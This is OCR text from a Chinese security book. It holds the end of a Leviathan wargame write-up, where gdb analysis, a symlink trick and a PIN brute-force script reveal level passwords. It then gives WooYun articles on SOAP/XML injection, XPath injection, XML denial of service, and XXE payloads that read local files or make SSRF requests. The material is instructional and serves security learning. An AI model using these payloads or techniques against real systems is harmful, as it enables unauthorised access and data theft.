


图　3-3-11

还是要 gdb 走起啊，如图 3-3-12：

```
leviathan3@melinda:~$ gdb -q level3
Reading symbols from level3...done.
(gdb) disassemble main
Dump of assembler code for function main:
   0x080485fe <+0>:     push   %ebp
   0x080485ff <+1>:     mov    %esp,%ebp
   0x08048601 <+3>:     and    $0xfffffff0,%esp
   0x08048604 <+6>:     sub    $0x50,%esp
   0x08048607 <+9>:     mov    %gs:0x14,%eax
   0x0804860d <+15>:    mov    %eax,0x4c(%esp)
   0x08048611 <+19>:    xor    %eax,%eax
   0x08048613 <+21>:    movl   $0x626d6f62,0x23(%esp)
   0x0804861b <+29>:    movw   $0x6461,0x27(%esp)
   0x08048622 <+36>:    movb   $0x0,0x29(%esp)
   0x08048627 <+41>:    movl   $0x732e2e2e,0x38(%esp)
   0x0804862f <+49>:    movl   $0x33726333,0x3c(%esp)
   0x08048637 <+57>:    movw   $0x74,0x40(%esp)
   0x0804863e <+64>:    movl   $0x6f6e3068,0x2a(%esp)
   0x08048646 <+72>:    movw   $0x3333,0x2e(%esp)
   0x0804864d <+79>:    movb   $0x0,0x30(%esp)
   0x08048652 <+84>:    movl   $0x616b616b,0x31(%esp)
   0x0804865a <+92>:    movw   $0x616b,0x35(%esp)
   0x08048661 <+99>:    movb   $0x0,0x37(%esp)
   0x08048666 <+104>:   movl   $0x2e32332a,0x42(%esp)
   0x0804866e <+112>:   movl   $0x785b2a32,0x46(%esp)
   0x08048676 <+120>:   movw   $0x5d,0x4a(%esp)
   0x0804867d <+127>:   lea    0x31(%esp),%eax
   0x08048681 <+131>:   mov    %eax,0x4(%esp)
   0x08048685 <+135>:   lea    0x2a(%esp),%eax
   0x08048689 <+139>:   mov    %eax,(%esp)
   0x0804868c <+142>:   call   0x80483d0 <strcmp@plt>
   0x08048691 <+147>:   test   %eax,%eax
   0x08048693 <+149>:   jne    0x804869d <main+159>
   0x08048695 <+151>:   movl   $0x1,0x1c(%esp)
```

图　3-3-12

这里的 strcmp()函数为什么调用我没有理解，或许是为了干扰吧，在 main()函数中有一个 do_stuff()函数调用，整个程序的逻辑应该在这个函数里面，如图 3-3-13：

```
End of assembler dump.
(gdb) disassemble do_stuff
Dump of assembler code for function do_stuff:
   0x0804854d <+0>:     push   %ebp
   0x0804854e <+1>:     mov    %esp,%ebp
   0x08048550 <+3>:     sub    $0x128,%esp
   0x08048556 <+9>:     mov    %gs:0x14,%eax
   0x0804855c <+15>:    mov    %eax,-0xc(%ebp)
   0x0804855f <+18>:    xor    %eax,%eax
   0x08048561 <+20>:    movl   $0x706c6e73,-0x117(%ebp)
   0x0804856b <+30>:    movl   $0x746e6972,-0x113(%ebp)
   0x08048575 <+40>:    movw   $0xa66,-0x10f(%ebp)
   0x0804857e <+49>:    movb   $0x0,-0x10d(%ebp)
   0x08048585 <+56>:    mov    0x804a03c,%eax
   0x0804858a <+61>:    mov    %eax,0x8(%esp)
   0x0804858e <+65>:    movl   $0x100,0x4(%esp)
   0x08048596 <+73>:    lea    -0x10c(%ebp),%eax
   0x0804859c <+79>:    mov    %eax,(%esp)
   0x0804859f <+82>:    call   0x80483f0 <fgets@plt>
   0x080485a4 <+87>:    lea    -0x117(%ebp),%eax
   0x080485aa <+93>:    mov    %eax,0x4(%esp)
   0x080485ae <+97>:    lea    -0x10c(%ebp),%eax
   0x080485b4 <+103>:   mov    %eax,(%esp)
   0x080485b7 <+106>:   call   0x80483d0 <strcmp@plt>
   0x080485bc <+111>:   test   %eax,%eax
   0x080485be <+113>:   jne    0x80485da <do_stuff+141>
   0x080485c0 <+115>:   movl   $0x8048760,(%esp)
   0x080485c7 <+122>:   call   0x8048410 <puts@plt>
   0x080485cc <+127>:   movl   $0x8048774,(%esp)
   0x080485d3 <+134>:   call   0x8048420 <system@plt>
   0x080485d8 <+139>:   jmp    0x80485e6 <do_stuff+153>
   0x080485da <+141>:   movl   $0x804877c,(%esp)
```

图　3-3-13

可以看到，在 do_stuff()函数中有 strcmp()和 system()等比较，strcmp()的其中一个实参来自于 fgets()函数的返回结果，另一个参数存储在-0x117(%ebp)，从图中可以看出来，存储在 -0x117(%ebp)的参数就是待匹配的密码，如图 3-3-14：

```
0x080485aa      12      in level3.c
1: x/5i $eip
=> 0x80485aa <do_stuff+93>:     mov    %eax,0x4(%esp)
   0x80485ae <do_stuff+97>:     lea    -0x10c(%ebp),%eax
   0x80485b4 <do_stuff+103>:    mov    %eax,(%esp)
   0x80485b7 <do_stuff+106>:    call   0x80483d0 <strcmp@plt>
   0x80485bc <do_stuff+111>:    test   %eax,%eax
(gdb) info r eax
eax            0xffffd441       -11199
(gdb) x /s 0xffffd441
0xffffd441:     "snlprintf\n"
(gdb)
```


图　3-3-14

将密码输入到程序中，就可以得到一个 shell，进而得到下一个 level 的密码，如图 3-3-15：

```
leviathan3@melinda: ~
leviathan3@melinda:~$ ./level3
Enter the password> snlprintf
[You've got shell]!
$ id
uid=12003(leviathan3) gid=12003(leviathan3) euid=12004(leviathan4) groups=12004(
leviathan4),12003(leviathan3)
$ cat /etc/leviathan_pass/leviathan4
vuH0coox6m
$
```


图　3-3-15

level 4 -> 5

好吧，这一个 level 的文件在.trash 文件夹中了，依旧是熟悉的流程，如图 3-3-16：

```
leviathan4@melinda: ~/.trash
leviathan4@melinda:~$ ll
total 24
drwxr-xr-x   3 root root       4096 Nov 14 10:32 ./
drwxr-xr-x 167 root root       4096 Mar 21 06:46 ../
-rw-r--r--   1 root root        220 Apr  9  2014 .bash_logout
-rw-r--r--   1 root root       3637 Apr  9  2014 .bashrc
-rw-r--r--   1 root root        675 Apr  9  2014 .profile
dr-xr-x---   2 root leviathan4 4096 Nov 14 10:32 .trash/
leviathan4@melinda:~$ cd .trash/
leviathan4@melinda:~/.trash$ ll
total 16
dr-xr-x--- 2 root       leviathan4 4096 Nov 14 10:32 ./
drwxr-xr-x 3 root       root       4096 Nov 14 10:32 ../
-r-sr-x--- 1 leviathan5 leviathan4 7425 Nov 14 10:32 bin*
leviathan4@melinda:~/.trash$ ./bin
01010100 01101001 01110100 01101000 00110100 01100011 01101111 01101011 01100101 0110100
1 00001010
leviathan4@melinda:~/.trash$
```


图　3-3-16

从程序输出看，应该是密码被转换成二进制输出了，或者是加密之后转换成二进制输出，这个还是得要祭起 gdb 神器来帮忙了，如图 3-3-17：




图　3-3-17

从这个循环过程中，我们可以看到，程序对密码的每个字符，从最高位（符号位）开始计算，每次输出一个字符 0 或者字符 1，所以可以得到，该 bin 程序是将密文的每个字符转换成二进制格式输出。单步调试的时候，程序在调用 fopen("/etc/leviathan_pass/leviathan5"，"r") 的时候返回错误，导致调试无法进行。看来，直接查看内存获得密码的方法是行不通了，只能写脚本，处理程序的输出了。

```
#!/usr/bin/env python
#coding=utf-8
if __name__ == "__main__":
    try:
        fp = open("log.txt", "r")
    except:
        print "file open error"
    for i in range(12):
        byte = fp.read(9).strip()
        value = (int(byte, 2)) & 0xFF
```

```
#print value
char = chr(value)
print char,
```

python 代码写得不是一丁点的丑，实在是因为用得不多，如图 3-3-18：




图　3-3-18

把密码中的空格剔除就是正确的密码了。

level 5 -> 6

还是熟悉的流程，熟悉的味道，如图 3-3-19：




图　3-3-19

似乎/tmp/file.log 这个路径被硬编码到了程序中了，还是要看看这个程序到底做了什么事情，如图 3-3-20：




图　3-3-20

确实是被硬编码到了程序中去了，尝试着在该路径下建立一个指向密码文件的**符号链接**文件，发现居然成功了，如图 3-3-21：

```
leviathan5@melinda:~$ ln -s /etc/leviathan_pass/leviathan6 /tmp/file.log
leviathan5@melinda:~$ ./leviathan5
UgaoFee4li
leviathan5@melinda:~$
```

图　3-3-21

好吧，这一个 level 实在是有点开玩笑啊！

level 6 -> 7

哈哈，这个 level 似乎有不一样的味道，虽然还是熟悉的流程，如图 3-3-22：

```
leviathan6@melinda: ~
leviathan6@melinda:~$ ll
total 28
drwxr-xr-x   2 root       root       4096 Nov 14 10:32 ./
drwxr-xr-x 167 root       root       4096 Mar 21 06:46 ../
-rw-r--r--   1 root       root        220 Apr  9  2014 .bash_logout
-rw-r--r--   1 root       root       3637 Apr  9  2014 .bashrc
-rw-r--r--   1 root       root        675 Apr  9  2014 .profile
-r-sr-x---   1 leviathan7 leviathan6 7484 Nov 14 10:32 leviathan6*
leviathan6@melinda:~$ ./leviathan6
usage: ./leviathan6 <4 digit code>
leviathan6@melinda:~$
```

图　3-3-22

这里，这个 set-uid 程序需要输入一个 4 digit code，懒得再去用 gdb 反汇编了，我估计也不太好反，应该做了混淆，干脆就来个爆破吧。

```
#!/usr/bin/env python
#coding=utf-8
import os
for pincode in range(10000):
    cmd = "~/leviathan6 %04d" %(pincode)
    # for debug
    #print "test %s" %(cmd)
    ret = os.popen(cmd).read()
    if ret.find("Wrong") == -1:
        print "maybe success in %s" %(cmd)
```

程序在 7123 那里停止了，我猜想是跑到了 shell 里面去了。尝试了一下，果然是这样的，如图 3-3-23

```
test ~/leviathan6 7119
test ~/leviathan6 7120
test ~/leviathan6 7121
test ~/leviathan6 7122
test ~/leviathan6 7123
^CTraceback (most recent call last):
  File "./leviathan6", line 9, in <module>
    ret = os.popen(cmd).read()
KeyboardInterrupt
leviathan6@melinda:/tmp/brute$ ~/leviathan6 7123
$ id
uid=12006(leviathan6) gid=12006(leviathan6) euid=12007(leviathan7) groups=12007(leviatha
n7),12006(leviathan6)
$ cat /etc/leviathan_pass/leviathan7
ahy7MaeBo9
$
```

图　3-3-23

level 7

ssh 登陆到 level 7，如图 3-3-24：




图　3-3-24

好吧，我纯粹是为了混一个邀请码，才写这个 writeup 的。要不然我肯定遵守这个规则！

end

Bingo！这个 wargame 就这样结束了，题目确实挺简单的，完全是为了新手学习，知道怎么玩 wargames。更多关于 wargames 的信息，请参考 http://overthewire.org/wargames/!

（全文完）责任编辑：静默

第四章　安全开发

第1节　XML 安全之 Web Services

作者：L.N.

来自：乌云知识库　－　WooYun

网址：http://drops.wooyun.org/

引言

前段时间搞站遇到了 TRS 的系统，里面涉及到了 ws（Web Services 简称）的相关技术。不久前玩一个 xx 酒店的时候又通过 ws 进入了它的数据库，后来接连遇到或看见一些 app 服务和物联网相关的系统中出现 XML 相关漏洞，于是搜索相关资料做技术积累，如果文中出现错误，还望指正。

什么是 WS

Web Service（WS）是基于网络的、分布式的模块化组件。它能执行特定的任务，遵守具体的技术规范，这些规范使得 Web Service 能与其他兼容的组件进行交互操作。Web Services 利用 SOAP 和 XML 对这些模型在通讯方面作了进一步的扩展，以消除特殊对象模型的障碍。Web Services 主要利用 HTTP 和 SOAP 协议使业务数据在 Web 上传输，SOAP 通过 HTTP 调用业务对象执行远程功能调用，Web 用户能够使用 SOAP 和 HTTP 通过 Web 调用的方法来调用远程对象。

简单的说 WS 就是 http+XML，WS 平台的元素有：SOAP、UDDI、WSDL。

xml 注入（soap 注入）

以下将介绍一些利用场景，漏洞是千变万化的肯定不全，也不是每种环境都适用。

情景 1：

漏洞：

```
<?xml version="1.0" encoding="UTF-8"?>
<USER role="guest">attacker's code</USER>
```

poc:

```
A</USER><USER role="admin">B
```

情景 2：

漏洞，如图 5-1-1：

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:web="web:">
<soapenv:Header>
</soapenv:Header>
<soapenv:Body>
<web1:Login xmlns:web1="http://ws.example.com/">
<fname> Joe </fname>
<lname> Johnson </lname>
<password> hacking_isfun </password>
</web1:Login>
</soapenv:Body>
</soapenv:Envelope>
```

图 5-1-1

改变了为空，通过返回错误发现 loginid 作为登陆判断，如图 5-1-2：




图 5-1-2

Poc，如图 5-1-3：

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:web="web:">
<soapenv:Header>
</soapenv:Header>
<soapenv:Body>
<web1:Login xmlns:web1="http://ws.example.com/">
<fname> Joe </fname>
<password> hacking_isfun </password>
<loginid> 1 </loginid>
</web1:Login>
</soapenv:Body>
</soapenv:Envelope>
```

图 5-1-3

结果 bypass 登陆，如图 5-1-4：

图 5-1-4

情景 3：

```
<transaction>
    <total>6000.00<total>
    <credit_card_number>12345</credit_card_number> //12345 可控,覆盖<total>标签
    <expiration>01012008</expiration>
</transaction>
```

Poc：

```
12345</credit_card_number><total>1.00</total><credit_card_number>12345
```

SQL 注入和 xpath 注入

总所周知 SQL 注入，注入的是数据库，作为 owasp top10 的漏洞，存在相当的普遍，ws 中也同样存在，wooyun 上也同样存在案例：

WooYun:安盛天平某平台系统可被 getshell 第四弹，并存在注入

http://www.wooyun.org/bugs/wooyun-2015-094720

这种 ws 上的 sql 注入漏洞也是非常容易被忽略的，至于 sql 注入的利用，不用多少，不同数据库不同注入手法，和我们常见的 sql 注入方法一样，并无区别。

xpath 注入，在 wooyun 上谈论的很少，中文资料也不是很多。简单的形容：如果 xml 作为数据库的话，xpath 相当于 sql 语句，因此如果服务器是用 xml 格式来存储数据，我们用 xpath 来调用数据，当传入参数过滤不严的时候，就可能造成 xpath 注入，当然 xpath 注入还有很多技巧和函数的使用以及和与 xxe 结合使用之类的技巧，在此不多说。

举一 ws 注入 xpath 利用场景：

```
<sopaenv:Body>
<web1:Login xmlns:web1="http://ws.ws.com/">
<username>abc</username>
<password>123</password>
</web1:Login>
</sopaenv:Body>
```

假如正常的 xpath 查询：

```
string(//Employee[username/text()='abc' and password/text()='123']/account/text())
```

我们控制可以控制 username 或者 password，输入：

```
' or '1' = '1
```

最后 xpath 查询成为：

```
string(//Employee[username/text()='' or '1' = '1' and password/text()='' or '1' = '1']/account/text())
```

绕过登陆，当然 xpath 的利用不止于此，比如使用 doc()函数读取任意 xml 文件、使用 doc()和 xxe 读取任意文件。

DDOS 和 XXE

为什么会有 DDOS 和 XXE 呢，前面已经说过了 ws 可以看成 xml 和 http 的结合，因此 XML 相关漏洞也是可能会出现在 ws 之中的，关于 xml 中的 DDOS 和 XXE，各位大牛都做了很多分析的：

DDOS 上有：长数据 DDOS、多标签 DDOS。

例如：

```
<transaction>
    <total>6000.00<total>
    <credit_card_number>12345</credit_card_number>
```

```
        <credit_card_number>qqqq</credit_card_number>
        <credit_card_number>qqqq</credit_card_number>
        <credit_card_number>qqqq</credit_card_number>
        <credit_card_number>qqqq</credit_card_number>
        ``````
        <expiration>01012008</expiration>
</transaction>
```

xxe 漏洞在 drops 上已有文章：
http://drops.wooyun.org/tips/5290，以及利用 xxe 漏洞 DDOS，利用 xxe 漏洞 SSRF、命令执行。
关于这连个漏洞推荐两篇文章：

*《Having Fun with XML hacking》*
*《XML 实体攻击-从内网探测到命令执行步步惊心》*

**上传漏洞**

都是危害非常大的漏洞：
上传漏洞，ws 是可以上传附件的，典型的例子就是 trs 上传漏洞
WooYun:安徽省公路管理网站任意文件写入漏洞

**总结**

从上面的攻击方式不难看出分为两类：

*xml 相关攻击技术。*
*使用 soap 请求传输数据，数据进去其他函数或程序引起的漏洞（sql 注入、文件上传等所有常见漏洞）。*

因此漏洞利用形式多种多样，不同场景会有不同利用方式结合使用或者是 bypass，掌握基础的知识才能在遇到的时候灵活运用。

**引用**

http://resources.infosecinstitute.com/soap-attack-2/
https://www.blackhat.com/presentations/bh-europe-07/Bhalla-Kazerooni/Whitepaper/bh-eu-07-bhalla-WP.pdf
https://www.owasp.org/index.php/Testing_for_Web_Services

（全文完） 责任编辑：游风

# 第2节 XML 安全之常规攻击手段

作者：小飞
来自：乌云知识库 - WooYun
网址：http://drops.wooyun.org/

**XML 简介**

XML 可扩展标记语言，被设计用来传输和存储数据，其形式多样。
例如：

*文档格式（OOXML,ODF,PDF,RSS,DOCX 等等）*
*图片格式（SVG,EXIF Headers 等等）*
*配置文件（自定义名字，一般是.xml）*
*网络协议（WebDAV,CalDAV,XMLRPC,SOAP,REST,XMPP,SAML,XACML 等等）*

某些在 XML 中被设计出来的特性，比如 XML schemas（遵循 XML Schemas 规范）和 documents type definitions(DTDs)都是安全问题来源。纵然被公开的讨论了上十年，还是有一大批一大
```

批的软件死在针对 XML 的攻击上。

其实 XML 实体机制很好理解，可以直接用“转义”来理解：&#x25 和&foo 从原始意义上来说是一样的，只是后者是由我们自己来定义任意内容。

拿 DTD 来说，DTD 中能声明实体来定义变量（或是文字类的宏），以便在接下来的 DTD 或者 XML 文档中使用。一般实体在 DTD 中定义，用来访问内部资源，获取里面的文字并用来替换自己的 xml 文档，而外部实体用来访问外部资源（也就是说，这些资源能来自本地计算机，也可以是远程主机）。在解析外部实体的过程中，XML 的分析器可能会使用众多网络协议和服务（DNS,FTP,HTTP,SMB 等等）这取决于 URLs 里面被指定成什么。外部实体用来处理那些实时更新的文档是很有用的，然而，攻击也能在解析外部实体的过程中发生。

攻击手段包括：

读取本地文件（可能包含敏感信息 /etc/shadow）

内存侵犯

任意代码执行

拒绝服务

本文将对长期以来出现的 xml 攻击方法进行一个总结。

初识 XML 外部实体攻击

基于外部实体的文件包含：

最早被提出的 XML 攻击方法，是利用外部实体的引用功能来实现任意文件读取：

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE updateProfile [
<!ENTITY file SYSTEM "file:///c:/windows/win.ini"> ]>
<updateProfile> <firstname>Joe</firstname> <lastname>&file;</lastname>
...
</updateProfile>
```

然而这种读取是有限制的，因为 xml 的解析器要求被引用的数据是完整的，我们使用一个例子来解释什么是完整：

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE simpleDocument [
<!ENTITY first "<my">
<!ENTITY second "tag/"> ]>
<simpleDocument>&first;&second;</simpleDocument>
```

如上的 xml 文档当发送给服务器时，实际上是会产生一个错误的。其中<my 和 tag/>虽然在组合在一起时是能够完美闭合的，但是这些实体由于在第 3，4 行就被解析一次，此时由于不是完美闭合的，就会抛出一个错误。这种错误让 xml 攻击一度变得鸡肋起来，因为实际上很多文件都是“未闭合形式”的，比如在 php 文件推荐的写法中就是只有前面一个"<?php"，而包含这样一个文件无疑会导致一个错误。更糟糕的是，当你选择包含的是一个完整的 xml 文件(比如数据库连接文件)的时候，返回结果将是，如图 5-2-1：

```
<updateProfile>
  <firstname>Joe</firstname>
  <lastname>
<configRoot>
  <various>...</various>
  <configurations>...</configurations>
</configRoot>
  </lastname>
</updateProfile>
```

图 5-2-1

可以看到，在标签中的数据库配置文档被嵌入时，大部分内容都是省略号，只显示了文档的结构，这是由 xml parser 特性决定的。

URL Invocation：

XML 攻击中有一块常常被忽视，那就是利用 URL 机制以及他们的一些奇怪的特性来扩大攻击面。虽然 XML 规范并没有要求支持任何特定的 URL 机制，但许多平台的底层网络库却支持了几乎所有 URL 机制。

借助 URLs，攻击者可以让运行着 XMLparser 的主机向第三方主机发起恶意请求。

比如“server-side request forgery”(ssrf).理论上来说，URL Invocation 甚至可以用来发起内部网络中的洪水攻击，如图 5-2-2：

图 5-2-2

大部分人不知道的是，即使外部实体被禁用了，许多 xml parsers 还是会去解析那些 URL。举个例子，一些 parsers 会在文档定义阶段对 url 发起请求：

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag PUBLIC "-//VSR//PENTEST//EN" "http://internal/service?ssrf">
<roottag>这不是实体攻击！</roottag>
```

